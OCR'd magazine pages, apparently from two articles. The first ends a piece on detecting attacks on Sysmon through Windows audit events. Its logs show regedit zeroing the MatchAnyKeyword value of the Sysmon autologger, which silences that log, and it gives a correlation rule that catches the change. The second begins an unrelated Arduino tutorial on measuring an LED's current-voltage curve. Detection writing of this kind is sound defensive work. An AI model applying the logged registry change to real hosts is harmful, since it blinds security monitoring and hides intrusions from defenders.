
Объект:
Имя объекта: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational\{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
Имя значения объекта: MatchAnyKeyword
Код дескриптора: 0x3f4
Тип операции: Изменено существующее значение реестра

Сведения о процессе:
Идентификатор процесса: 0xc44
Имя процесса: C:\Windows\regedit.exe

Сведения об изменении:
Тип старого значения: REG_QWORD
Старое значение: 0xFFFFFFFFFFFFFFFF
Тип нового значения: REG_QWORD
Новое значение: 0x0

Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 04.06.2024 22:54:04
Код: 4657
Категория задачи: Registry
Уровень: Сведения
Ключевые слова: Аудит успеха

И для `MatchAllKeyword`.



Свойства событий - Событие 13, Sysmon

Registry value set:
RuleName: Suspicious,ImageBeginWithBackslash
EventType: SetValue
UtcTime: 2024-06-04 20:00:27.700
ProcessGuid: {2b856446-3abf-665f-b600-000000001402}
ProcessId: 3140
Image: C:\Windows\regedit.exe
TargetObject: HKLM\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational\{5770385f-c22a-43e0-bf4c-06f5698ffbd9}\MatchAllKeyword
Details: QWORD (0xffffffff-0xffffffff)
User: STAND2008\Администратор


Имя журнала: Microsoft-Windows-Sysmon/Operational
Источник: Sysmon
Дата: 04.06.2024 23:00:27
Код: 13
Категория задачи: Registry value set (rule: RegistryE
Уровень: Сведения
Ключевые слова:

Дополним наше правило:

```
event SysmonSession_GenericParamsModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) ==
"microsoft-windows-kernel-eventtracing" and
        msgid == "12" and
        lower(object.name) == "sysmon trace"
    }

event SysmonSession_MatchParamsModified:
     key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) ==
"microsoft-windows-kernel-eventtracing" and
        msgid == "14" and
        in_list(["eventlog-microsoft-windows-sysmon-operational",
"sysmondnsetwsession"], lower(object.name)) and
        ($datafield5 != "18446744073709551615" or $datafield6 != "0")
    }

event SysmonSession_CmMatchParamsModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and ((
            event_src.title == "windows" and
            msgid == "4657"
        ) or (
            event_src.title == "sysmon" and
            msgid == "13" )
        ) and
        in_list(["create", "modify"], lower(action)) == True and
        regex(object.path, ".*wmi\\\\autologger\\\\
eventlog-microsoft-windows-sysmon-operational.*", 0) != null and (
            lower(object.name) == "matchallkeyword" or
            lower(object.name) == "matchanykeyword"
        )
    }

rule Sysmon_session_modified: SysmonSession_GenericParamsModified or
SysmonSession_MatchParamsModified or
SysmonSession_CmMatchParamsModified
```

ВЫВОДЫ

Итак, в этом материале мы с тобой посмотрели, как можно ловить атаки на Sysmon с помощью штатного аудита Windows. На этом мы завершим наше увлекательное путешествие в мир написания детектов и пойдем копить новый материал!



ВАХ!

Измеряем вольт-амперную характеристику полупроводника при помощи Arduino

Без полупроводников не обходится ни одно цифровое устройство, а чтобы из них собирать цифровые схемы, нужно знать вольт-амперные характеристики. В этой статье подробно разберем, что такое ВАХ, как ее измерять вручную и с помощью микроконтроллера.

prostorosty
I'm just a TechnoFreak.
7753313vv@gmail.com

ТЕОРИЯ

Прежде чем приступать к практике, нужно разобрать несколько важных моментов, которые понадобятся нам в работе. Для начала, конечно, стоит вспомнить, что же такое полупроводник.

INFO

Если хочешь еще сильнее освежить свои знания в электронике, прочитай предыдущие мои статьи. В них описаны базовые понятия и электронные компоненты, которые нам сегодня понадобятся:

- **Цифровая электроника с самого начала. Собираем схемы на MOSFET-транзисторах**
- **Бунт многоножек. Собираем устройство с интегральными микросхемами**

Полупроводники

Что приходит в голову, когда слышишь слово «полупроводник»? Полупроводники используются чуть ли не во всех современных устройствах, полупроводник это главная инновация эпохи. Мы прошли огромный путь от опытов Фарадея до первых транзисторов и до современных компьютеров.

Любая микросхема, лежащая в основе цифрового устройства, состоит из транзисторов, в прошлых статьях про электронику я о них подробно рассказывал. А транзисторы, в свою очередь, создаются на основе именно полупроводников.

Сам по себе полупроводник — это вещество, имеющее особые свойства проводимости электричества. «Какие еще особые свойства? спросишь ты. — Ток есть ток, подал на один конец проводника плюс питания, на другой минус, ток и течет!» А вот в этом и есть изюминка полупроводников. По названию понятно, что они находятся как бы между проводниками и диэлектриками, то есть между материалами, ток полностью проводящими, и материалами, не проводящими ток вовсе. Проводить или не проводить вот в чем вопрос!

Так вот, суть полупроводника в том, что свойства его проводимости могут изменяться в зависимости от условий, в которых он находится. И именно на этом основана вся современная электроника, ведь так можно совершенно по разному взаимодействовать с током, модулировать, усиливать и направлять его. Из полупроводниковых материалов инженеры придумали собирать транзисторы, которые позволяют использовать эти замечательные свойства, а уже из транзисторов делают микросхемы.

Один из самых популярных полупроводников кремний. Он доступный, дешевый и универсальный. Правда, вряд ли кусок кремнезема, который ты наковыряешь у себя на даче, подойдет для создания транзистора. Кремний должен быть очень чистым и состоять из одного цельного кристалла, поэтому их выращивают в лабораториях.

Про физический смысл работы полупроводников можешь продолжить читать в Википедии, заодно познакомишься с забавным понятием из мира физики «дырками».

TCA650
3015
HSS8827 1
TCA650
3015
HSS8827 1

Полупроводник — от кремния до микросхем

Что за ВАХ?


Вольт амперная характеристика, или же сокращенно ВАХ, это зависимость тока от напряжения в каком-либо радиоэлементе. По факту ВАХ необходима для точных расчетов и проектировки электронных приборов. И вот чтобы инженер мог на вопрос «Рванет?!» с гордостью и уверенностью ответить «Не должно...», ему нужна эта характеристика.

Если помнишь, в школе на уроках алгебры ты чертил графики на осях X и Y. Здесь же получаются примерно такие же графики, только на одной оси будет сила тока, на другой напряжение.

Измерить ВАХ можно вручную, с помощью обычного мультиметра. Для этого через исследуемый компонент необходимо пропустить напряжение и посмотреть значение силы тока. Потом добавляем напряжение и записываем соответствующие значения силы тока для каждого последующего измерения. Полученные результаты отмечаем на оси в виде точек, а после строим по ним график. Это и будет вольт-амперная характеристика.

В прошлых статьях я рассказывал про светодиод, думаю, ты сталкивался с ним бессчетное количество раз. Но знал ли ты, что светоизлучающий диод — это и есть не кто иной, как представитель полупроводниковой структуры, который излучает кванты света при протекании через него прямого тока? Когда используют светодиод, обычно учитывают две его основные характеристики: первая это непосредственно наша вольт амперная, а вторая — зависимость интенсивности света от силы тока.

В качестве подопытного суслика будем сегодня использовать именно светодиод. Если вдруг не помнишь, принцип его действия довольно прост, по факту это аналог ниппеля в электричестве — ток течет через диод только в одном направлении, от анода (+) к катоду ( ). Ниже ты видишь примеры графиков ВАХ и зависимости интенсивности света от силы тока светодиода.



Примеры графиков


Arduino за 30 секунд

В нашем проекте нам понадобится микроконтроллер Arduino, о котором ты уже, думаю, наслышан. Но прежде чем ты закатишь глаза и подумаешь «Ах, опять эта железка с Алиэкспресса, которой у меня нет», попытаюсь успеть посоветовать тебе все же купить простой вариант платы, например Nano или Uno. Я считаю, что любой уважающий себя айтишник должен уметь так или иначе обращаться с популярными железками. В случае с Arduino это не только полезно, но и интересно! Считай, я даю тебе шанс заново открыть для себя Lego, но в мире электроники и программирования.

WWW

Подробно о работе с Arduino можешь почитать в вики «Амперки».

Если вкратце, Arduino — этакий компьютер размером с ладонь. К нему ты можешь подключить любые подходящие электронные компоненты и запрограммировать свое устройство, загрузив программу со своего компьютера. Программирование ведется на C++, правда немного измененном. Для начала работы тебе необходимо поставить среду разработки Arduino IDE, которую ты можешь скачать с официального сайта Arduino. Вторая версия, кстати, сильно отличается от предыдущей (и, как по мне, старая более дружелюбна).



```
void setup() {
  // put your setup code here, to run once:

}

void loop() {
  // put your main code here, to run repeatedly:

}
```


Разные Arduino и среда разработки Arduino IDE

WWW

Если нет возможности приобрести железки или просто не хочется ждать, можно попробовать поработать в виртуальной лаборатории, например браузерной Tinkercad. Здесь ты можешь создавать свои проекты на виртуальной Arduino, писать код и даже делать 3D-модели.

Фоторезистор

Теперь поговорим об одном электронном компоненте который работает именно за счет наших любимых полупроводников. Ты должен был запомнить, что они способны менять свои свойства проведения тока в зависимости от внешних факторов. Фоторезистор как раз хороший пример: он работает как обычный резистор, то есть ограничивает ток, только вот сопротивление свое меняет в зависимости от света, который на него попадает.



Фоторезистор и его обозначение на схеме

Этот элемент пригодится в проектах, где необходимо как то фиксировать свет. На выходе можно получить аналоговый сигнал, то есть фоторезистор позволяет не просто узнавать, включен или выключен свет, а еще и измерять уровень освещенности вокруг датчика. Нам в работе он понадобится для определения интенсивности свечения диода.

Продолжение статьи →

ВАХ!

ИЗМЕРЯЕМ ВОЛЬТ-АМПЕРНУЮ ХАРАКТЕРИСТИКУ ПОЛУПРОВОДНИКА ПРИ ПОМОЩИ ARDUINO

ПРИСТУПАЕМ К ПРАКТИКЕ

Пш-ш-ш… RC-фильтр для борьбы с шумами

Одна из возможностей Arduino — это передача ШИМ-сигнала. В статье про основы цифровой электроники я рассказывал, что такое цифровой сигнал и чем он отличается от аналогового. Широтно-импульсная модуляция, если пользоваться очень грубыми формулировками, позволяет разделить максимальное напряжение цифрового сигнала на части и тем самым уменьшить получаемую нагрузку.

Например, ШИМ в Arduino позволяет разделить выходное напряжение микроконтроллера на 256 частей, а после подавать максимальное напряжение (5 вольт) в проекции по шкале от 0 до 255. Но это по прежнему будет цифровой сигнал, просто достигаться такой эффект будет за счет очень быстрого переключения между нулем и питанием.

Кстати говоря, у экрана твоего телефона тоже есть ШИМ. Замечал, что если посмотреть через камеру, то экран мерцает? Так вот, это происходит из за того, что яркость экрана регулируется такими быстрыми переключениями, что глазом их заметить нельзя, но камерой с достаточной частотой кадра легко.

С помощью ШИМ мы можем изучить ВАХ светодиода. Будем постепенно наращивать яркость, подавая возрастающее напряжение от 0 до 255 в проекции от 0 до 5 вольт. Чтобы сгладить ШИМ сигнал и сделать его похожим на аналоговый, нам потребуется собрать RC-фильтр, простое устройство, состоящее из R резистора и C конденсатора.




Схема RC фильтра

Подходящие значения для R и C можно рассчитать по законам Кирхгофа, используя формулы ниже.

$$Ku(f) = \frac{R}{\sqrt{R^2+x_c(f)^2}}$$

$$f_c = \frac{1}{(2\pi RC)}$$


Страшные формулы из физики

